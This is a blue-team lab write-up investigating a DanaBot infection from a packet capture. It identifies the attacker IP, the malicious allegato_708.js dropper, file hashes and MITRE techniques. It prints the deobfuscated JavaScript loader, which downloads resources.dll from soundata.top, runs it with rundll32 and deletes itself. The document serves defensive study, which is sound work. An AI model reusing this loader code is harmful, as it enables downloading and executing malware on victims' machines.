DanaBot Lab


1. Scenario

- The SOC team has detected suspicious activity in the network traffic, revealing that a machine has been compromised. Sensitive company information has been stolen. Your task is to use Network Capture (PCAP) files and Threat Intelligence to investigate the incident and determine how the breach occurred.

2. Write up

1. Which IP address was used by the attacker during the initial access?

- As: 62.173.142.148
- IP 10.2.14.101 sends a request to resolve a domain portfolio.serveirc.com. DNS server responds that domain's IP is 62.173.142.148. Subsequently, IP 10.2.14.101 established a TCP connection with IP 62.173.142.148 and sent a GET request to /login.php




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.14.101	10.2.14.1	DNS	82	Standard query 0xc889 A portfolio.serveirc.com
2	0.154098	10.2.14.1	10.2.14.101	DNS	352	Standard query response 0xc889 A portfolio.serveirc.com A 62.173.142.148 NS nf1.no-ip.com NS nf3.no-ip.com…
3	0.154701	10.2.14.101	62.173.142.148	TCP	66	49786 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4	0.339517	62.173.142.148	10.2.14.101	TCP	58	80 → 49786 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.339882	10.2.14.101	62.173.142.148	TCP	54	49786 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.340304	10.2.14.101	62.173.142.148	HTTP	514	GET /login.php HTTP/1.1
7	0.340424	62.173.142.148	10.2.14.101	TCP	54	80 → 49786 [ACK] Seq=1 Ack=461 Win=64240 Len=0
8	0.524722	62.173.142.148	10.2.14.101	TCP	1514	80 → 49786 [ACK] Seq=1 Ack=461 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
9	0.524728	62.173.142.148	10.2.14.101	TCP	1514	80 → 49786 [ACK] Seq=1461 Ack=461 Win=64240 Len=1460 [TCP segment of a reassembled PDU]

```
Frame 12: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d), Dst: Cisco_2a:27:8f (00:11:93:2a:27:8f)
Internet Protocol Version 4, Src: 10.2.14.101, Dst: 62.173.142.148
```


```
0000  00 11 93 2a 27 8f 00 0e  0c b9 f8 6d 08 00 45 00   ···*'··· ···m··E·
0010  00 28 b1 4f 40 00 80 06  63 d8 0a 02 0e 65 3e ad   ·(·O@··· c····e>·
0020  8e 94 c2 7a 00 50 8b 55  3f 32 89 df aa 5c 50 10   ···z·P·U ?2···\P·
```

- I search this domain on virustotal. The virutotal results indicate that This domain is malicious




2. What is the name of the malicious file used for initial access?

- As: allegato_708.js
- After ip 62.173.142.148 sends GET request to /login.php, Web responded with a packet containing the “Content-disposition: attachment;filename=allegato_708.js” string in the header. This string means that Browser forces to download allegato_708.js file instead of opening it directly



3. What is the SHA-256 hash of the malicious file used for initial access?


- As: 847b4ad90b1daba2d9117a8e05776f3f902dda593fb1252289538acf476c4268
- Go to File → Export Objects → HTTP and select login.php file to save. This file contains allegato_708.js’s content but i need rename this file to allegato_708.js
  - Why filename is login.php instead of allegato_708.js?
    - Wireshark uses name based on Request URI by default



- I calculate sha256 hash for the allegato_708.js file

4. Which process was used to execute the malicious file?

- As: wscript.exe
- I use https://obf-io.deobfuscate.io/ to deobfuscate the JS file



- The content of code

```
function _0x414360(_0x5c5160) {
  var _0x119065 = '';
  var _0x5a393f = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnop
qrstuvwxyz".length;
  for (var _0x3d45b7 = 0x0; _0x3d45b7 < _0x5c5160; _0x3d45b7+
+) {
    _0x119065 += "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopq
rstuvwxyz".charAt(Math.floor(Math.random() * _0x5a393f));
  }
  return _0x119065 + ".dll";
}
var _0x48a85a = _0x414360(0xa);
```

```
var _0x44bdd9 = new ActiveXObject("Scripting.FileSystemObjec
t").GetSpecialFolder(0x2) + "\\" + _0x48a85a;
var _0x5da57f = WScript.CreateObject("MSXML2.XMLHTTP");
_0x5da57f.Open("GET", "http://soundata.top/resources.dll", fa
lse);
_0x5da57f.Send();
if (_0x5da57f.Status == 0xc8) {
  var _0x3c8952 = WScript.CreateObject("ADODB.Stream");
  _0x3c8952.Open();
  _0x3c8952.Type = 0x1;
  _0x3c8952.Write(_0x5da57f.ResponseBody);
  _0x3c8952.Position = 0x0;
  _0x3c8952.SaveToFile(_0x44bdd9, 0x2);
  _0x3c8952.Close();
  var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
  _0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x
0, true);
}
new ActiveXObject("Scripting.FileSystemObject").DeleteFile(WS
cript.ScriptFullName);
```

- The JS file use WScript to automate tasks by running scripts on Windows a without web browser.

  var _0x1e16b0 = WScript.CreateObject("Wscript.Shell");
  _0x1e16b0.Run("rundll32.exe /B " + _0x44bdd9 + ",start", 0x0, true);
  }


  - To prevent users from running script files by mistake, you should change the default app for opening JS files to notepad.exe

5. What is the file extension of the second malicious file utilized by the attacker?

- As: .dll
- I follow HTTP stream and find out a GET request to /resources.dll. Server's response has some important headers
  - Content-Type: application/octet-stream


- Server send data as an unknown binary type to force a download instead of displaying it

- Content-Length: 11922432:
  - The size file is unusually large, suggesting it may be an executable or a zip file containing malware
  - Antivirus/EDR or Web Gateway solutions usually skip scanning big files to prevent CPU and RAM bottleneck. If The file is too large, it will be ignored
  - Beside, online Sandboxes often fail to analyze large files
- Server: cloudflare
  CF-RAY: 8556acf38cd75c6e-FRA
  - Using cloudflare (proxy) helps them hide the original server's IP
  - We should add Host Header (domain) **<u>soundata.top</u> to the** blacklist to block all connections to this domain through CloudFlare



6. What is the MD5 hash of the second malicious file?

- As: e758e07113016aca55d9eda2b0ffeebe
- I export file and calculate md5 hash of file



3. Mitre ATTCK

1. Execution

- T1059.007: **Command and Scripting Interpreter: JavaScript**
  - The Attacker executed a malicious JS file using WScript of Windows

2. Command and Control

- T1071.001: **Application Layer Protocol: Web Protocols**
  - Attacker uses application layer protocols associated with web traffic to avoid detection/network filtering
- T1090.002: **Proxy: External Proxy**
  - Attacker used an external proxy to hide the IP of C2 and mask the destination of C2 traffic